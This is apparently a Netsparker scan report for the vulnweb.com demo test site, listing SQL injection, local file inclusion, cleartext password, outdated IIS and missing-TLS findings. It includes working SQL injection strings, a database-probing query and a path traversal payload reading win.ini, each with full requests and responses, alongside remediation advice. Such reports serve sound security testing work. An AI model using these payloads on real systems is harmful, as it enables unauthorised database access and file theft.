



12-01-2024 10:37:52 PM (UTC+05:30)

## Detailed Scan Report

<http://testasp.vulnweb.com/>

Scan Time : 12-01-2024 06:44:50 PM (UTC+05:30)  
Scan Duration : 00:01:11:47  
Total Requests : 14,359  
Average Speed : 3.3r/s

Risk Level:  
**CRITICAL**

**27**  
IDENTIFIED

**14**  
CONFIRMED

**4**  
CRITICAL

**2**  
HIGH


**2**  
MEDIUM

**8**  
LOW


**4**  
BEST PRACTICE

**7**  
INFORMATION

### Identified Vulnerabilities



















### Confirmed Vulnerabilities



# Vulnerability Summary

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">Boolean Based SQL Injection</a>	POST	http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F	
	<a href="#">Boolean Based SQL Injection</a>	POST	http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F	
	<a href="#">Boolean Based SQL Injection</a>	GET	http://testasp.vulnweb.com/showforum.asp?id=0%20OR%2017-7%3d10	<a href="#">id</a>
	<a href="#">Boolean Based SQL Injection</a>	GET	http://testasp.vulnweb.com/showthread.asp?id=0%20OR%2017-7%3d10	<a href="#">id</a>
	<a href="#">Local File Inclusion</a>	GET	http://testasp.vulnweb.com/Templatize.asp?item=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fwindows%2fwindows.ini	<a href="#">item</a>
	<a href="#">Password Transmitted over HTTP</a>	GET	http://testasp.vulnweb.com/Register.asp	
	<a href="#">Out-of-date Version (IIS)</a>	GET	http://testasp.vulnweb.com/	
	<a href="#">SSL/TLS Not Implemented</a>	GET	https://testasp.vulnweb.com/	
	<a href="#">[Possible] Cross-site Request Forgery</a>	GET	http://testasp.vulnweb.com/Register.asp	
	<a href="#">[Possible] Cross-site Request Forgery in Login Form</a>	GET	http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F	
	<a href="#">Missing X-Frame-Options Header</a>	GET	http://testasp.vulnweb.com/	
	<a href="#">Version Disclosure (ASP.NET)</a>	GET	http://testasp.vulnweb.com/trace.axd	<a href="#">URI-BASED</a>
	<a href="#">Cookie Not Marked as HttpOnly</a>	GET	http://testasp.vulnweb.com/	
	<a href="#">Internal Server Error</a>	GET	http://testasp.vulnweb.com/Templatize.asp?HTTp://r87.com/n	
	<a href="#">Open Redirection in POST method</a>	POST	http://testasp.vulnweb.com/Login.asp?RetURL=http://r87.com/?testasp.vulnweb.com/	<a href="#">RetURL</a>

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
 	<a href="#">Windows Short Filename</a>	OPTIONS	http://testasp.vulnweb.com/*~1*%5ca.aspx?aspxerrorpath=/  <a href="#">Content Security Policy (CSP) Not Implemented</a>	
 	<a href="#">Missing X-XSS-Protection Header</a>	GET	http://testasp.vulnweb.com/  <a href="#">Referrer-Policy Not Implemented</a>	
 	<a href="#">SameSite Cookie Not Implemented</a>	GET	http://testasp.vulnweb.com/  <a href="#">[Possible] Login Page Identified</a>	
 	<a href="#">ASP.NET Identified</a>	GET	http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F	
 	<a href="#">Version Disclosure (IIS)</a>	GET	http://testasp.vulnweb.com/  <a href="#">Autocomplete Enabled (Password Field)</a>	
 	<a href="#">Database Detected (Microsoft SQL Server)</a>	GET	http://testasp.vulnweb.com/showforum.asp?id=-1%2f**%2fOR%2f**%2f1%3d1%2f**%2fAND%2f**%2fisNULL(ASCII(SUBSTRING(CAST((SELECT%2f**%2fCHAR(78)%2bCHAR(69)%2bCHAR(84)%2bCHAR(83)%2bCHAR(80)%2bCHAR(65)%2bCHAR(82)%2bCHAR(75)%2bCHAR(69)%2bCHAR(82))AS%2f**%2fvvarchar(8000))%2c9%2c1))%2c0)%3d82--	<div>id</div>
 	<a href="#">Forbidden Resource</a>	GET	http://testasp.vulnweb.com/Images/?hTTp://r87.com/n	
 	<a href="#">OPTIONS Method Enabled</a>	OPTIONS	http://testasp.vulnweb.com/	

# 1. Boolean Based SQL Injection

CRITICAL 

4

CONFIRMED 

4

Netsparker identified a Boolean-Based SQL Injection, which occurs when data input by a user is interpreted as a SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Netsparker **confirmed** the vulnerability by executing a test SQL query on the backend database. In these tests, SQL injection was not obvious, but the different responses from the page based on the injection test allowed Netsparker to identify and confirm the SQL injection.

## Impact

Depending on the backend database, the database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

- Reading, updating and deleting arbitrary data/tables from the database
- Executing commands on the underlying operating system

## Vulnerabilities

1.1. <http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F>

**CONFIRMED**

Method	Parameter	Value
POST	tfUPass	-1' OR 1=1 OR 'ns'='ns
POST	RetURL	%2FDefault.asp%3F
POST	tfUName	Smith

## Proof of Exploit

### Identified Database Version (cached)

```
microsoft sql server 20      8      164.21 (x64)  nov  1 2020 04 25      c  ight
(c) microsoft corporation  express edition (64-bit) on windows nt 6.3 <x64> (build 9600 ) (hypervisor
```

#### Identified Database User (cached)

acunetix

#### Identified Database Name (cached)

acuforum

#### Request

```
POST /Login.asp?RetURL=%2FDefault.asp%3F HTTP/1.1
Host: testasp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

tfUPass=-1%27+0R+1%3d1+0R+%27ns%27%3d%27ns&tfUName=Smith
```

## Response

Response Time (ms) : 3059.3382    Total Bytes Received : 3643    Body Length : 3466    Is Compressed : No

HTTP/1.1 200 OK

Server: Microsoft-IIS/8.5

X-Powered-By: ASP.NET

Content-Length: 3466

Content-Type: text/html

Date: Fri, 12 Jan 2024 13:23:45 GMT

Cache-Control: private

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLOIsLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum forums</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" -->
<!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/"></a></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for
<a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></td>
</tr>
<tr>
<td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a href="Search.asp" class="menu">search</a>
- <a href="./Logout.asp?RetURL=%2FDefault%2Easp%3F" class="menu">logout Smith</a>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a>
- <a href="https://www.acunetix.com/websitesecurity/sql-injection/" class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<table width="100%" border="0" cellspacing="0" cellpadding="5">
<tr>
<td class="tableheader">Forum</td>
<td class="tableheader">Threads</td>

```

...

1.2. http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F

**CONFIRMED**

Method	Parameter	Value
POST	tfUPass	N3tsp@rker-
POST	RetURL	%2FDefault.asp%3F
POST	tfUName	-1' OR 1=1 OR 'ns'='ns

## Proof of Exploit

### Identified Database Version (cached)

```
microsoft sql server 20          8          164.21 (x64)  nov  1 2020 04 25      c  ight  
(c) microsoft corporation  express edition (64-bit) on windows nt 6.3 <x64> (build 9600  ) (hypervisor
```

### Identified Database User (cached)

```
acunetix
```

### Identified Database Name (cached)

```
acuforum
```

## Request

```
POST /Login.asp?RetURL=%2FDefault.asp%3F HTTP/1.1
Host: testasp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

tfUPass=N3tsp%40rker-&tfUName=-1%27+OR+1%3d1+OR+%27ns%27%3d%27ns
```



## Response

Response Time (ms) : 1098.0415    Total Bytes Received : 3660    Body Length : 3483    Is Compressed : No

HTTP/1.1 200 OK

Server: Microsoft-IIS/8.5

X-Powered-By: ASP.NET

Content-Length: 3483

Content-Type: text/html

Date: Fri, 12 Jan 2024 16:38:55 GMT

Cache-Control: private

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLOutsideLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum forums</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" -->
<!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/"></a></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for
<a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></td>
</tr>
<tr>
<td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a href="Search.asp" class="menu">search</a>
- <a href="./Logout.asp?RetURL=%2FDefault%2Easp%3F" class="menu">logout -1' OR 1=1 OR 'ns'='ns</a>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a>
- <a href="https://www.acunetix.com/websitesecurity/sql-injection/" class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<table width="100%" border="0" cellspacing="0" cellpadding="5">
<tr>
<td class="tableheader">Forum</td>
<td class="tableheade
```

1.3. http://testasp.vulnweb.com/showforum.asp?id=0%20OR%2017-7%3d10

**CONFIRMED**

Method	Parameter	Value
GET	id	0 OR 17-7=10

## Proof of Exploit

### Identified Database Version

```
microsoft sql server 20          8          164.21 (x64)  nov  1 2020 04 25      c  ight
(c) microsoft corporation  express edition (64-bit) on windows nt 6.3 <x64> (build 9600  ) (hypervisor
```

### Identified Database User

```
acunetix
```

### Identified Database Name

```
acuforum
```

### Request

```
GET /showforum.asp?id=0%20OR%2017-7%3d10 HTTP/1.1
Host: testasp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP
Referer: http://testasp.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 325.2807    Total Bytes Received : 5341    Body Length : 5164    Is Compressed : No

HTTP/1.1 200 OK

Server: Microsoft-IIS/8.5

X-Powered-By: ASP.NET

Content-Length: 5164

Content-Type: text/html

Date: Fri, 12 Jan 2024 13:18:35 GMT

Cache-Control: private

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMIsLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum Acunetix Web Vulnerability Scanner</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" -->
<!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/"></a></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for
<a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></td>
</tr>
<tr>
<td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a href="Search.asp" class="menu">search</a>
- <a href="./Logout.asp?RetURL=%2Fshowforum%2Easp%3Fid%3D0%2520OR%252017%2D7%253d10" class="menu">logout Smith</a>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a>
- <a href="https://www.acunetix.com/websitesecurity/sql-injection/" class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<div class="path">
Acunetix Web Vulnerability Scanner
</div>
<table width="100%" border="0" cells
...
```

1.4. http://testasp.vulnweb.com/showthread.asp?id=0%20OR%2017-7%3d10

**CONFIRMED**

Method	Parameter	Value
GET	id	0 OR 17-7=10

## Proof of Exploit

### Identified Database Version (cached)

```
microsoft sql server 20          8          164.21 (x64)   nov  1 2020 04 25      c   ight
(c) microsoft corporation  express edition (64-bit) on windows nt 6.3 <x64> (build 9600  ) (hypervisor
```

### Identified Database User (cached)

```
acunetix
```

### Identified Database Name (cached)

```
acuforum
```

## Request

```
GET /showthread.asp?id=0%20OR%2017-7%3d10 HTTP/1.1
Host: testasp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP
Referer: http://testasp.vulnweb.com/showforum.asp?id=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4043.3407    Total Bytes Received : 1056560    Body Length : 1056380    Is Compressed : No

HTTP/1.1 200 OK

Server: Microsoft-IIS/8.5

X-Powered-By: ASP.NET

Content-Length: 1056380

Content-Type: text/html

Date: Fri, 12 Jan 2024 13:28:56 GMT

Cache-Control: private

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum
1
</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" --><!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/"></a></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for
<a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></td>
</tr>
<tr>
<td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a href="Search.asp" class="menu">search</a>
- <a href="./Logout.asp?RetURL=%2Fshowthread%2Easp%3Fid%3D0%25200R%252017%2D7%253d10" class="menu">logo
ut Smith</a>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a>
- <a href="https://www.acunetix.com/websitesecurity/sql-injection/" class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<div class="path">
<a href="showforum.asp?id=0">Acunetix Web Vulnerability Scanner</a>/1
</div>
<table width="100%" cel
...
```

## Actions to Take

1. See the remedy for solution.
2. If you are not using a database access layer (DAL), consider using one. This will help you centralize the issue. You can also use ORM (*object relational mapping*). Most of the ORM systems use only parameterized queries and this can solve the whole SQL injection problem.
3. Locate all of the dynamically generated SQL queries and convert them to parameterized queries. (*If you decide to use a DAL/ORM, change all legacy code to use these new libraries.*)
4. Use your weblogs and application logs to see if there were any previous but undetected attacks to this resource.

## Remedy

The best way to protect your code against SQL injections is using parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

## Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them.

## External References

- [OWASP SQL injection](#)
- [SQL Injection Cheat Sheet](#)
- [SQL Injection Vulnerability](#)

## Remedy References

- [SQL injection Prevention Cheat Sheet](#)
  - [A guide to preventing SQL injection](#)
-



## CLASSIFICATION

PCI DSS v3.2	<a href="#">6.5.1</a>
OWASP 2013	<a href="#">A1</a>
OWASP 2017	<a href="#">A1</a>
SANS Top 25	<a href="#">89</a>
CAPEC	<a href="#">66</a>
WASC	<a href="#">19</a>
HIPAA	<a href="#">164.306(A), 164.308(A)</a>
ISO27001	<a href="#">A.14.2.5</a>

## CVSS 3.0 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

## CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

## CVSS 3.1 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

**CVSS Vector String**

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H



## 2. Local File Inclusion



1

**CONFIRMED**



1

Netsparker identified a Local File Inclusion vulnerability, which occurs when a file from the target system is injected into the attacked server page.

Netsparker **confirmed** this issue by reading some files from the target web server.

## Impact

The impact can vary, based on the exploitation and the read permission of the web server user. Depending on these factors, an attacker might carry out one or more of the following attacks:

- Gather usernames via an `"/etc/passwd"` file
- Harvest useful information from the log files, such as `"/apache/logs/error.log"` or `"/apache/logs/access.log"`
- Remotely execute commands by combining this vulnerability with some other attack vectors, such as file upload vulnerability or log injection

## Vulnerabilities

2.1. <http://testasp.vulnweb.com/Templatize.asp?item=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fwindows%2fwin.ini>

**CONFIRMED**

Method	Parameter	Value
GET	item	/../../../../../../../../windows/win.ini

## Proof of Exploit

**File - C:\windows\win.ini**

```
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
```

## Request

GET /Templatize.asp?item=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fwindows%2fwin.ini HTTP/1.1  
Host: testasp.vulnweb.com  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP  
Referer: http://testasp.vulnweb.com/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker

## Response

Response Time (ms) : 289.9926    Total Bytes Received : 2884    Body Length : 2707    Is Compressed : No

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 2707
Content-Type: text/html
Date: Fri, 12 Jan 2024 13:15:23 GMT
Cache-C
...
ps://www.acunetix.com/websitesecurity/sql-injection/" class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1

<!-- InstanceEndEditable --></td>
</tr>
<tr align="right" bgcolor="#FFFFFF">
<td colspan="2" class="footer">Copyright 2019 Acunetix Ltd.</td>
</tr>
</table>
<div st
...

```

## Remedy

- If possible, do not permit appending file paths directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable.
- If you definitely need dynamic path concatenation, ensure you only accept required characters such as "a-Z0-9" and do not allow "." or "/" or "%00" (null byte) or any other similar unexpected characters.
- It is important to limit the API to allow inclusion only from a directory and directories below it. This way you can ensure any potential attack cannot perform a directory traversal attack.

## External References

- [Local File Inclusion Vulnerability](#)



## CLASSIFICATION

PCI DSS v3.2	<a href="#">6.5.8</a>
OWASP 2013	<a href="#">A4</a>
OWASP 2017	<a href="#">A5</a>
SANS Top 25	<a href="#">22</a>
CAPEC	<a href="#">252</a>
WASC	<a href="#">33</a>
HIPAA	<a href="#">164.306(A)</a>
ISO27001	<a href="#">A.14.2.5</a>

## CVSS 3.0 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

## CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

## CVSS 3.1 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

**CVSS Vector String**

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

# 3. Password Transmitted over HTTP

HIGH



1

CONFIRMED



1

Netsparker detected that password data is being transmitted over HTTP.

## Impact

If an attacker can intercept network traffic, he/she can steal users' credentials.

## Vulnerabilities

### 3.1. http://testasp.vulnweb.com/Register.asp

**CONFIRMED**

#### Input Name

- tfUPass

#### Form target action

- http://testasp.vulnweb.com/Register.asp

#### Form name

- frmRegister

#### Request

```
GET /Register.asp HTTP/1.1
Host: testasp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONMLBP
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 617.706    Total Bytes Received : 3794    Body Length : 3617    Is Compressed : No

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3617
Content-Type: text/html
Date: Fri, 12 Jan 2024 13:15:03 GMT
Cache-C
...
<td align="right"><input name="tfEmail" type="text" id="tfEmail" class="Login"></td>
</tr>
<tr>
<td>Password:</td>
<td align="right"><input name="tfUPass" type="password" id="tfUPass" class="Login"></td>
</tr>
<tr>
<td>&nbsp;</td>
<td align="right"><input type="submit" value="Register me"></td>
</tr>
</table>
</
...
```

## Actions to Take

1. See the remedy for solution.
2. Move all of your critical forms and pages to HTTPS and do not serve them over HTTP.

## Remedy

All sensitive data should be transferred over HTTPS rather than HTTP. Forms should be served over HTTPS. All aspects of the application that accept user input, starting from the login process, should only be served over HTTPS.



## CLASSIFICATION

PCI DSS v3.2	<a href="#">6.5.4</a>
OWASP 2013	<a href="#">A6</a>
OWASP 2017	<a href="#">A3</a>
SANS Top 25	<a href="#">319</a>
CAPEC	<a href="#">65</a>
WASC	<a href="#">4</a>
ISO27001	<a href="#">A.14.1.3</a>

## CVSS 3.0 SCORE

Base	5.7 (Medium)
Temporal	5.7 (Medium)
Environmental	5.7 (Medium)

## CVSS Vector String

CVSS:3.0/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

## CVSS 3.1 SCORE

Base	5.7 (Medium)
Temporal	5.7 (Medium)
Environmental	5.7 (Medium)



**CVSS Vector String**

CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

# 4. Out-of-date Version (IIS)

MEDIUM  1

Netsparker identified the target web site is using IIS and detected that it is out of date.

## Impact

Since this is an old version of the software, it may be vulnerable to attacks.

### Internet Information Services Permissions, Privileges, and Access Controls Vulnerability

The IP Security feature in Microsoft Internet Information Services (IIS) 8.0 and 8.5 does not properly process wildcard allow and deny rules for domains within the "IP Address and Domain Restrictions" list, which makes it easier for remote attackers to bypass an intended rule set via an HTTP request, aka "IIS Security Feature Bypass Vulnerability."

## Affected Versions

8.0 to 8.5

## External References

- [CVE-2014-4078](#)

## Vulnerabilities

4.1. http://testasp.vulnweb.com/

### Identified Version

- 8.5

### Latest Version

- 10.0 (in this branch)

### Vulnerability Database

- Result is based on 01/09/2024 20:30:00 vulnerability database content.

## Certainty



## Request

```
GET / HTTP/1.1
Host: testasp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 720.1561    Total Bytes Received : 3782    Body Length : 3538    Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP; path=/
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3538
Content-Type: text/html
Date: Fri, 12 Jan 2024 13:14:52 GMT
Cache-HTTP/1.1 200 OK
Set-Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP; path=/
Server: Microsoft-IIS/8.5

X-Powered-By: ASP.NET
Content-Length: 3538
Content-Type: text/html
Date: Fri, 12 Jan 2024 13:14:52 GMT
Cache-Control: private
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "
...
```

## Remedy

Upgrading IIS to a higher version is not a standalone operation. The IIS version depends heavily on the Windows OS version that you use on your server machine.

If it is not possible to upgrade IIS to a higher version for this type of reason, we strongly recommend that you track and apply the patches that are published by the vendor.

Please note that all updates and patches for IIS come as Windows Updates. Also, you can select which update package(s) will be

applied.

External References

- [The Official Microsoft IIS Site](#)



CLASSIFICATION

PCI DSS v3.2	<a href="#">6.2</a>
OWASP 2013	<a href="#">A9</a>
OWASP 2017	<a href="#">A9</a>
CAPEC	<a href="#">310</a>
HIPAA	<a href="#">164.308(A)(1)(I)</a>
OWASP Proactive Controls	<a href="#">C1</a>
ISO27001	<a href="#">A.14.1.2</a>

# 5. SSL/TLS Not Implemented

MEDIUM  1

Netsparker detected that SSL/TLS is not implemented.

## Impact

An attacker who is able to intercept your - or your users' - network traffic can read and modify any messages that are exchanged with your server.

That means that an attacker can see passwords in clear text, modify the appearance of your website, redirect the user to other web pages or steal session information.

Therefore no message you send to the server remains confidential.

## Vulnerabilities

5.1. <https://testasp.vulnweb.com/>

## Certainty



Request			
[NETSPARKER] SSL Connection			
Response			
Response Time (ms) : 1    Total Bytes Received : 27    Body Length : 0    Is Compressed : No			
[NETSPARKER] SSL Connection			

## Remedy

We suggest that you implement SSL/TLS properly, for example by using [the Certbot tool](#) provided by the Let's Encrypt certificate authority. It can automatically configure most modern web servers, e.g. Apache and Nginx to use SSL/TLS. Both the tool and the certificates are free and are usually installed within minutes.



## CLASSIFICATION

PCI DSS v3.2	<a href="#">6.5.4</a>
OWASP 2013	<a href="#">A6</a>
OWASP 2017	<a href="#">A3</a>
SANS Top 25	<a href="#">311</a>
CAPEC	<a href="#">217</a>
WASC	<a href="#">4</a>
